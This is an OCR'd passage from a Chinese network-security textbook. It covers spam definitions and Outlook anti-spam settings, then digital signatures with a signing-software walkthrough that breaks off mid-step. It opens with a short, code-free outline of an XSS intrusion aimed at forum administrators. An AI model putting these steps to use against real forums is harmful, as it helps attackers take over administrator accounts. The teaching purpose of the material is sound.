


图 7.6　Firefox 中打开 xss_test.html 文件

4. XSS 跨站入侵步骤

(1) 第一步：在某个论坛注册一个普通用户。

(2) 第二步：寻找 XSS 漏洞。

(3) 第三步：发帖子，等待管理员浏览该帖子。如果管理员浏览该帖子，那么就实现了 XSS 跨站入侵。

7.3 实践案例 7-2：电子邮件安全配置

垃圾邮件是仅次于病毒的互联网公害，但由于无法可依或者说有不完善的法律可依，再加上其本身的复杂性，已成为各国电子邮件用户一个很头疼的事情。尽管安全厂商已经和垃圾邮件进行了长期的斗争，但垃圾邮件并没有明显地减少。

1. 什么是垃圾邮件

中国互联网协会 2003 年 3 月 25 日通过的反垃圾邮件规范对垃圾邮件的定义如下。

(1) 收件人事先没有提出要求或者同意接收的广告、电子刊物和各种形式的宣传品等宣传性的电子邮件。

(2) 收件人无法拒收的电子邮件。

(3) 隐藏发件人身份、地址和标题等信息的电子邮件。

(4) 含有虚假的信息源、发件人和路由等信息的电子邮件。

2. 垃圾邮件的危害性

(1) 用了大量网络带宽，使得邮件服务器的 CPU 时间大量消耗在接收垃圾邮件方面，甚至还有可能造成邮件服务器拥塞，因此大大降低整个网络的运行效率。

(2) 垃圾信息导致电子邮件使用率降低。最新统计显示，超过 60%的人由于垃圾信息的泛滥而减少电子邮件的使用次数。

(3) 滥发的垃圾邮件不仅侵犯收件人的隐私权及占用宝贵的信箱空间，同时还在删除垃圾邮件方面耗费了收件人的时间、精力和金钱。而且有些垃圾邮件还盗用他人的电子邮件地址作为发信地址，这样就严重损害了他人的信誉。

(4) 成为病毒、木马程序的载体，影响计算机的正常使用。

(5) 被黑客利用，采用邮件炸弹的手段对网络进行攻击。

(6) 严重影响公司的服务形象。如果别人频繁地使用一个邮件地址给你发送垃圾邮件，那么你肯定不会对提供这个邮件服务的公司有好感。

(7) 垃圾邮件宣传的多半是各种广告及非法言论，轻信这些虚假广告会给我们带来经济损失，而且带有色情、反动等内容的垃圾邮件已经对现实社会造成了极大的危害。

3. 避免垃圾邮件的几种方法

(1) 至少拥有两个电子邮箱地址，一个是私人邮箱地址，另一个是公共邮箱地址。私人邮箱地址用于个人的通信，不要将自己的邮箱地址到处传播；公共邮箱地址用于一些公共论坛和聊天室注册等。

(2) 如果私人邮箱地址被垃圾邮件制造者知道，那么就需要再申请一个新邮箱。

(3) 不要回应垃圾邮件。

(4) 不要单击来自可疑网站的订阅链接。

(5) 可以用 Outlook 或 Foxmail 等 POP3 收信工具收取电子邮件。在收信时，一旦看见新邮件的数量超过平时数量的若干倍，应当马上停止下载邮件，然后再从服务器删除炸弹邮件。

4. 实例：垃圾邮件的处理

1) 电子邮件盖邮戳

在 Outlook 中，每发送一封电子邮件，都会为该电子邮件加盖邮戳。这个邮戳具有这封邮件的各个唯一性的特征，譬如收件人列表和发送时间等。我们使用 Outlook 2007 等电子邮件程序接收电子邮件的时候，它就通过邮戳来识别垃圾邮件，这样就会有效地降低收到垃圾邮件的概率。并且由于给电子邮件加盖邮戳需要更多的处理时间，所以如果发送大量的邮件的话那将非常耗时，这也不利于垃圾邮件的发送。

给电子邮件加盖邮戳的具体实施方法是：单击窗口"工具"菜单中的"选项"命令，在弹出的对话框中选择"首选参数"选项卡，然后单击"电子邮件"下的"垃圾电子邮件"按钮，选中如图 7.7 中的"发送电子邮件时，为邮件盖上邮戳以帮助电子邮件客户端区分普通邮件和垃圾电子邮件"，单击"确定"关闭对话框就可以了。




图 7.7　邮件戳选项

发送电子邮件时，为邮件盖上邮戳以帮助电子邮件客户端区分普通邮件和垃圾电子邮件。

2) 设置安全发件人

我们也可以通过设置"安全发件人"来阻止垃圾邮件，操作方法是：按上面介绍的方

法打开如图 7.8 所示的“安全发件人”选项卡，选中“同时信任来自我的联系人的电子邮件”复选项。这样以后只要不是来自联系人的电子邮件都会被 Outlook 判别为垃圾邮件。



图 7.8　添加安全发件人

这个方法虽然安全，但是我们不可能将所有的联系人都一下子添加过来，所以有的时候明明不是垃圾邮件，却因为联系人的问题而被 Outlook 判断为垃圾邮件，这个可以单击如图 7.8 中的“添加”按钮打开对话框，在“添加地址或域”框中输入电子邮件地址。因为全球电子邮件服务商都会采取预防垃圾邮件的措施，所以大量垃圾邮件一般采用隐秘的服务器发送，采用公开服务器发送垃圾邮件的可能性很小。因此可以将@vip.sina.com 等域名加入如图 7.8 对话框，这样来自 vip.sina.com 等公开服务器的邮件就不会被识别为垃圾邮件了。

除了“安全发件人”以外，如图 7.8 所示对话框还提供了其他三个选项卡。列入“安全收件人”选项卡中的地址或域名的电子邮件不会作为垃圾处理，列入“阻止发件人”选项卡中的地址或域的电子邮件始终当作垃圾处理，使用“国际”选项卡可以将来自某一顶级域或使用某一字符集的邮件标记为垃圾邮件。

3）收到邮件设防线

尽管 Outlook 采取了比较严密的预防措施，个别垃圾邮件还是有可能溜进来。为此可以针对不同邮件完善“安全发件人”等防线。右击“收件箱”中的邮件，打开快捷菜单中的“垃圾邮件”子菜单，根据需要在如图 7.9 所示菜单中选择合适的命令：将发件人添加到“阻止发件人名单”之后，来自该地址的邮件均被视为垃圾邮件。将发件人添加到“安全发件人名单”以后，来自该地址的邮件永远不会视为垃圾电子邮




图 7.9　设置安全发件人

件。将发件人的域添加到“安全发件人名单”以后，来自该域的邮件永远不会视为垃圾电子邮件。

4）查看邮件头防垃圾

对于经常接收大量邮件的用户来说，可以选择下载某个邮箱中的邮件头，初步筛选做出标记再下载，有助于甄别和预防垃圾邮件。具体操作方法是：单击“工具”→“发送和接收”→“仅××”(××是邮箱名称)子菜单下的“下载收件箱邮件头”命令，就可以将邮箱中的邮件头下载到收件箱中。

待邮件头查看完毕双击，就可以打开如图7.10所示对话框选择如何处理邮件了。当所有邮件头查看并处理完毕之后，单击“工具”→“发送和接收”→“仅××”(××是邮箱名称)子菜单下的“处理以标记的邮件头”命令，就按照选择的方式处理邮件了。



图7.10　下载邮件头

如果用户在Outlook设置多个邮箱，单击“工具”→“发送和接收”子菜单下的“下载此文件夹中的邮件头”命令，就可以下载所有邮箱中的邮件头。下载完毕按上面介绍的方法处理以后，单击“工具”→“发送和接收”子菜单下的“处理此文件夹中已标记的邮件头”命令，就可以按照选择的方式处理所有邮箱中的邮件了。

7.4　实践案例7-3：数字签名技术

要想了解数字签名，应从电子签名开始。要理解什么是电子签名，需要从传统手工签名或盖印章谈起。在传统商务活动中，为了保证交易的安全与真实，一份书面合同或公文要由当事人或其负责人签字、盖章，以便让交易双方甄别是谁签的合同，保证签字或盖章的人认可合同的内容，在法律上才能承认这份合同是有效的。而在电子商务的虚拟世界中，合同或文件是以电子文件的形式表现和传递的。在电子文件上，传统的手写签名和盖章是无法进行的，这就必须依靠技术手段来替代。能够在电子文件中甄别双方交易人的真实身份，保证交易的安全性和真实性以及不可抵赖性，起到与手写签名或者盖章同等作用的签名的电子技术手段，称为电子签名。从法律上讲，签名有两个功能，即标记签名人和表示签名人对文件内容的认可。联合国贸发会的《电子签名示范法》中对电子签名做如下定义，“指在数据电文中以电子形式所含、所附或在逻辑上与数据电文有联系的数据，它可用于鉴别与数据电文相关的签名人和表明签名人认可数据电文所含信息”；在欧盟的《电子签名共同框架指令》中就规定，“以电子形式所附或在逻辑上与其他电子数据相关的数据，作为一种判别的方法”称电子签名。实现电子签名的技术手段有很多种，但目前比较成熟的，世界先进国家普遍使用的电子签名技术还是数字签名技术。由于保证技术中立性是制定法律的一个基本原则，目前还没有任何理由说明公钥密码理论是制作签名的

唯一技术，因此有必要规定一个更一般的概念以适应今后技术的发展。

同样，《中华人民共和国电子签名法》(以下简称《电子签名法》)中提到的签名，一般指的就是数字签名。所谓数字签名就是通过某种密码运算生成一系列符号及代码组成电子密码进行签名，来代替书写签名或印章，对于这种电子式的签名还可进行技术验证，其验证的准确度是一般手工签名和图章的验证无法比拟的。数字签名是目前电子商务、电子政务中应用最普遍、技术最成熟、可操作性最强的一种电子签名方法。它采用规范的程序和科学的方法，用于鉴定签名人的身份以及对一项电子数据内容的认可。它还能验证出文件的原文在传输过程中有无变动，确保传输电子文件的完整性、真实性和不可抵赖性。

数字签名在 ISO 7498-2 标准中定义为："附加在数据单元上的一些数据，或是对数据单元所做的密码变换，这种数据和变换允许数据单元的接收者用以确认数据单元来源和数据单元的完整性，并保护数据，防止被人(例如接收者)进行伪造。"美国电子签名标准(DSS，FIPS 186-2)对数字签名做了如下解释："利用一套规则和一个参数对数据计算所得的结果，用此结果能够确认签名者的身份和数据的完整性。"按上述定义 PKI 可以提供数据单元的密码变换，并能使接收者判断数据来源及对数据进行验证。目前，实现电子签名的技术手段有很多种，前提是在确认签署者的确切身份即经过认证之后，电子签名承认人们可以用多种不同的方法签署一份电子记录。这些方法有：基于 PKI 的公钥密码技术的数字签名；用一个独一无二的以生物特征统计学为基础的甄别标讽，例如手书签名和图章的电子图像的模式甄别；手印、声音印记或视网膜扫描的甄别；一个让收件人能甄别发件人身份的密码代号、密码或个人甄别码 PIN；基于量子力学的计算机等。

但比较成熟的、使用方便具有可操作性的、在世界先进国家和我国普遍使用的电子签名技术还是基于 PKI 的数字签名技术。所以，就现在来讲，电子签名就是数字签名。

《电子签名法》中规定："安全的电子签名具有与手写签名或者盖章同等的效力。"

(1) Windows 2000/XP 中安装 ChinaTCP 个人控件数字签名系统 1.00 软件并运行，如图 7.11 所示。




图 7.11　个人数字签名系统界面

(2) 单击“创建数字证书”按钮，打开“创建数字证书”对话框，如图 7.12 所示。在“您的姓名”文本框中输入“myca”，单击“确定”按钮，弹出创建证书成功提示框，如图 7.13 所示。




图 7.12 创建数字证书对话框



图 7.13 成功创建证书

(3) 单击“数字签名向导”按钮，打开“数字签名向导”对话框，如图 7.14 所示。




图 7.14 数字签名向导对话框

(4) 单击“下一步”按钮，打开“文件选择”对话框，选择要进行数字签名的文件，如图 7.15 所示。

(5) 单击“下一步”按钮，进入下一个对话框，再单击“下一步”按钮，再单击“从存储区选择”按钮，在弹出的“选择证书”对话框中选择一个证书，如图 7.16 所示。

(6) 单击“确定”按钮回到“数字签名向导”对话框，再单击“下一步”按钮，打开“数据描述”对话框，如图 7.17 所示。

